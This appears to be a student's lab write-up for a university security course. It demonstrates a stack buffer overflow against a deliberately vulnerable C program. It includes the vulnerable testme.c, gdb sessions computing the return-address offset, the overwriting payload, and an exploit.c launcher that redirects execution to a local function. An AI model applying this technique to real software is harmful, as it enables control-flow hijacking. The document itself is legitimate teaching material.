Assignment-1

Name : Omkar Santosh Gavhane

Roll no : 2111MC08

Course : CS547


testme.c , exploit.c programs are compiled using

```
//Makefile
FLAGS = -g -fno-stack-protector -z execstack  -m32

EXES = testme myinfo exploit

all: $(EXES)



$(EXES):
	gcc $(FLAGS) $@.c -o $@

clean:
	rm -f $(EXES)
```

along with this ASLR is also disabled
then by use of gdb ,address of function(myinfo) and offset is calculated

myinfo function is written inside testme.c

we can get the address of myinfo function by use of gdb



```
[omkar@gavhane Assignment_1]$ gdb testme
GNU gdb (GDB) Fedora 11.1-6.fc35
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from testme...
(gdb) p myinfo
$1 = {void ()} 0x80491dd <myinfo>
(gdb) 
```

Activities
Terminal
Fri Feb 4 10:22:31 PM
67 %
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1 — gdb testme
root@gavhane:/home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1 — gdb testme
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1


here address of myinfo is 0x80491dd

we need to calculate the offset such that we can frame shellcode in such manner

```
[omkar@gavhane Assignment_1]$ gdb testme
GNU gdb (GDB) Fedora 11.1-6.fc35
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from testme...
(gdb) p myinfo
$1 = {void ()} 0x80491dd <myinfo>
(gdb) list
38              return(0);
39      }
40      void myinfo(){
41              time_t tm;
42              time(&tm);
43              printf("Name:Omkar Santosh Gavhane,MTech(M&C)\nRoll No:2111MC08\
nClass:CS547");
44              printf("\nCurrent Date/Time:%s", ctime(&tm));
45
46      }
47      int main( int argc, char **argv )
(gdb)
48      {
49              // Make some stack information
50              char a[100], b[100], c[100], d[100];
51              // Call the exploitable function
52              exploitable( argv[1] );
53              // Return everything is OK
54              return( 0 );
55      }
56
57
(gdb) b 52
Breakpoint 1 at 0x804923b: file testme.c, line 52.
(gdb) r AAAA
Starting program: /home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1/testme AAAA

This GDB supports auto-downloading debuginfo from the following URLs:
```

```
https://debuginfod.fedoraproject.org/
Enable debuginfod for this session? (y or [n]) n
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xffffd1b4) at testme.c:52
52              exploitable( argv[1] );
(gdb) si
0x0804923e      52              exploitable( argv[1] );
(gdb) si
52              exploitable( argv[1] );
(gdb) si
0x08049243      52              exploitable( argv[1] );
(gdb) si
0x08049246      52              exploitable( argv[1] );
(gdb) si
0x08049247      52              exploitable( argv[1] );
(gdb) si
exploitable (arg=0xffffd38c "AAAA") at testme.c:25
25      {
(gdb) si
0x080491a7      25      {
(gdb) si
0x080491a9      25      {
(gdb) si
30              strcpy(buffer,arg);
(gdb) list exploitable
20      #include <string.h>
21      #include<gnu/stubs-32.h>
22
23
24      int exploitable(char *arg)
25      {
26              // Make some stack space
27              //int *ret=NULL;
28              char buffer[10];
29              // Now copy the buffer
(gdb)
30              strcpy(buffer,arg);
31              printf("The buffer says .. [%s/%p].\n", buffer, &buffer );
32              // Return everything fun
33              //ret=(int*)(buffer+160);
34              //ret="\x"
35              //(*ret)+=8;
36              //(*ret)-=152;
37              //*ret="BBBB";
38              return(0);
39      }
(gdb) b 36
Breakpoint 2 at 0x80491d6: file testme.c, line 38.
(gdb) c
Continuing.
The buffer says .. [AAAA/0xffffcf16].

Breakpoint 2, exploitable (arg=0xffffd38c "AAAA") at testme.c:38
38              return(0);
(gdb) disassemble
Dump of assembler code for function exploitable:
   0x080491a6 <+0>:  push   %ebp
   0x080491a7 <+1>:  mov    %esp,%ebp
   0x080491a9 <+3>:  sub    $0x18,%esp
   0x080491ac <+6>:  sub    $0x8,%esp
   0x080491af <+9>:  push   0x8(%ebp)
   0x080491b2 <+12>:        lea    -0x12(%ebp),%eax
   0x080491b5 <+15>:        push   %eax
   0x080491b6 <+16>:        call   0x8049080 <strcpy@plt>
   0x080491bb <+21>:        add    $0x10,%esp
   0x080491be <+24>:        sub    $0x4,%esp
   0x080491c1 <+27>:        lea    -0x12(%ebp),%eax
   0x080491c4 <+30>:        push   %eax
   0x080491c5 <+31>:        lea    -0x12(%ebp),%eax
   0x080491c8 <+34>:        push   %eax
   0x080491c9 <+35>:        push   $0x804a00c
   0x080491ce <+40>:call   0x8049050 <printf@plt>
   0x080491d3 <+45>:        add    $0x10,%esp
=> 0x080491d6 <+48>:        mov    $0x0,%eax
   0x080491db <+53>:        leave
   0x080491dc <+54>:        ret
End of assembler dump.
(gdb) x/32x $sp
0xffffcf10:     0x00000020   0x41410001   0x00004141   0x00000001
0xffffcf20:     0x00000000   0x00000380   0xffffd0d8   0x0804924c
0xffffcf30:     0xffffd38c   0x00000380   0x00000380   0x00000380
0xffffcf40:     0x00000380   0x00000380   0x00000380   0x00000380
0xffffcf50:     0x00000380   0x00000380   0x00000380   0x00000380
0xffffcf60:     0x00000380   0x00000000   0x00000000   0x00000000
0xffffcf70:     0x00000000   0x00000100   0x00000040   0x0000000c
0xffffcf80:     0x00000000   0x000000c5   0xffffcfdf   0xf7ffcfcc
(gdb) p &buffer
$2 = (char (*)[10]) 0xffffcf16  //address of buffer
(gdb) disassemble main
Dump of assembler code for function main:
   0x08049225 <+0>:  lea    0x4(%esp),%ecx
   0x08049229 <+4>:  and    $0xfffffff0,%esp
   0x0804922c <+7>:  push   -0x4(%ecx)
   0x0804922f <+10>:push   %ebp
   0x08049230 <+11>:        mov    %esp,%ebp
   0x08049232 <+13>:        push   %ecx
   0x08049233 <+14>:        sub    $0x194,%esp
   0x08049239 <+20>:        mov    %ecx,%eax
   0x0804923b <+22>:        mov    0x4(%eax),%eax
   0x0804923e <+25>:        add    $0x4,%eax
   0x08049241 <+28>:        mov    (%eax),%eax
   0x08049243 <+30>:        sub    $0xc,%esp
   0x08049246 <+33>:        push   %eax
   0x08049247 <+34>:        call   0x80491a6 <exploitable>
   0x0804924c <+39>:        add    $0x10,%esp
   0x0804924f <+42>:mov    $0x0,%eax
   0x08049254 <+47>:        mov    -0x4(%ebp),%ecx
   0x08049257 <+50>:        leave
   0x08049258 <+51>:        lea    -0x4(%ecx),%esp
   0x0804925b <+54>:        ret
End of assembler dump.
(gdb)
```

address of buffer is 0xffffcf16 and address of Return address (RA) is 0xffffcf2c


Activities
Calculator
Fri Feb 4 10:32:25 PM
100 %
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1 — gdb testme
root@gavhane:/home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1 — gdb testme
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
Undo
Programming
cf2c−cf16 = 22
22
Decimal
26₈ = 16₁₆
mod
XOR
ones
twos
NOT
AND
OR
int
frac
fact
64-bit


```
   0x080491d3 <+45>:    add    $0x10,%esp
=> 0x080491d6 <+48>:    mov    $0x0,%eax
   0x080491db <+53>:    leave
   0x080491dc <+54>:    ret
End of assembler dump.
(gdb) x/32x $sp
0xffffcf10:     0x00000020      0x41410001      0x00004141      0x00000001
0xffffcf20:     0x00000000      0x00000380      0xffffd0d8      0x0804924c
0xffffcf30:     0xffffd38c      0x00000380      0x00000380      0x00000380
0xffffcf40:     0x00000380      0x00000380      0x00000380      0x00000380
0xffffcf50:     0x00000380      0x00000380      0x00000380      0x00000380
0xffffcf60:     0x00000380      0x00000000      0x00000000      0x00000000
0xffffcf70:     0x00000000      0x00000100      0x00000040      0x0000000c
0xffffcf80:     0x00000000      0x000000c5      0xffffcfdf      0xf7ffcfcc
(gdb) p &buffer
$2 = (char (*)[10]) 0xffffcf16
(gdb) disassemble main
Dump of assembler code for function main:
   0x08049225 <+0>:     lea    0x4(%esp),%ecx
   0x08049229 <+4>:     and    $0xfffffff0,%esp
   0x0804922c <+7>:     push   -0x4(%ecx)
   0x0804922f <+10>:    push   %ebp
   0x08049230 <+11>:    mov    %esp,%ebp
   0x08049232 <+13>:    push   %ecx
   0x08049233 <+14>:    sub    $0x194,%esp
   0x08049239 <+20>:    mov    %ecx,%eax
   0x0804923b <+22>:    mov    0x4(%eax),%eax
   0x0804923e <+25>:    add    $0x4,%eax
   0x08049241 <+28>:    mov    (%eax),%eax
   0x08049243 <+30>:    sub    $0xc,%esp
   0x08049246 <+33>:    push   %eax
   0x08049247 <+34>:    call   0x80491a6 <exploitable>
   0x0804924c <+39>:    add    $0x10,%esp
```

therefore offset is 22 and shellcode is

"AAAAAAAAAAAAAAAAAAAAAA\xdd\x91\x04\x08"
after that shellcode is passed as an argument to testme.c function and testme.c is invoked from exploit program

```c
// Assignment #1: testme.c
#include <stdio.h>
#include<time.h>
#include <string.h>
#include<gnu/stubs-32.h>


int exploitable(char *arg)
{
	// Make some stack space
	//int *ret=NULL;
	char buffer[10];
	// Now copy the buffer
	strcpy(buffer,arg);
	printf("The buffer says .. [%s/%p].\n", buffer, &buffer );
	// Return everything fun
	//ret=(int*)(buffer+160);
	//ret="\x"
	//(*ret)+=8;
	//(*ret)-=152;
	//*ret="BBBB";
	return(0);
}
void myinfo(){
	time_t tm;
	time(&tm);
	printf("Name:Omkar Santosh Gavhane,MTech(M&C)\nRoll No:2111MC08\
nClass:CS547");
	printf("\nCurrent Date/Time:%s", ctime(&tm));

}
int main( int argc, char **argv )
{
	// Make some stack information
	char a[100], b[100], c[100], d[100];
	// Call the exploitable function
	exploitable( argv[1] );
	// Return everything is OK
	return( 0 );
}
```

```
and thus we can call it from exploit.c as
//exploit.c
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include <gnu/stubs-32.h>
int main(){
      char *args[]={"testme","AAAAAAAAAAAAAAAAAAAAAA\xdd\x91\x04\x08"};

execlp("/home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1/testme",args[0],arg
s[1]);
      return(0);
}
```


Activities
Terminal
Fri Feb 4 10:20:41 PM
75 %
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
root@gavhane:/home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1

```
/usr/include/unistd.h:605:52: note: expected ‘const char *’ but argument is of type ‘char **’
  605 | extern int execlp (const char *__file, const char *__arg, ...)
      |                                        ~~~~~~~~~~~~^~~~~
[omkar@gavhane Assignment_1]$ vim exploit.c
[omkar@gavhane Assignment_1]$ make clean;make
rm -f testme myinfo exploit
gcc -g -fno-stack-protector -z execstack  -m32 testme.c -o testme
gcc -g -fno-stack-protector -z execstack  -m32 myinfo.c -o myinfo
gcc -g -fno-stack-protector -z execstack  -m32 exploit.c -o exploit
exploit.c: In function ‘main’:
exploit.c:8:24: warning: passing argument 2 of ‘execlp’ from incompatible pointer type [-Wincompatible-pointer-types]
    8 |         execlp(args[0],args);
      |                        ^~~~
      |                        |
      |                        char **
In file included from exploit.c:4:
/usr/include/unistd.h:605:52: note: expected ‘const char *’ but argument is of type ‘char **’
  605 | extern int execlp (const char *__file, const char *__arg, ...)
      |                                        ~~~~~~~~~~~~^~~~~
[omkar@gavhane Assignment_1]$ vim exploit.c
[omkar@gavhane Assignment_1]$ make clean;make
rm -f testme myinfo exploit
gcc -g -fno-stack-protector -z execstack  -m32 testme.c -o testme
gcc -g -fno-stack-protector -z execstack  -m32 myinfo.c -o myinfo
gcc -g -fno-stack-protector -z execstack  -m32 exploit.c -o exploit
[omkar@gavhane Assignment_1]$ ./exploit
The buffer says .. [AAAAAAAAAAAAAAAAAAAAAA/0xffffcf46].
Name:Omkar Santosh Gavhane,MTech(M&C)
Roll No:2111MC08
Class:CS547
Current Date/Time:Fri Feb  4 22:20:26 2022
Segmentation fault (core dumped)
[omkar@gavhane Assignment_1]$ 
```

thus we have successfully exploited the stack and modified the return address present on stack to point to myinfo code and myinfo gets executed while exiting from function

to execute a program
$ make clean;make
$ ./exploit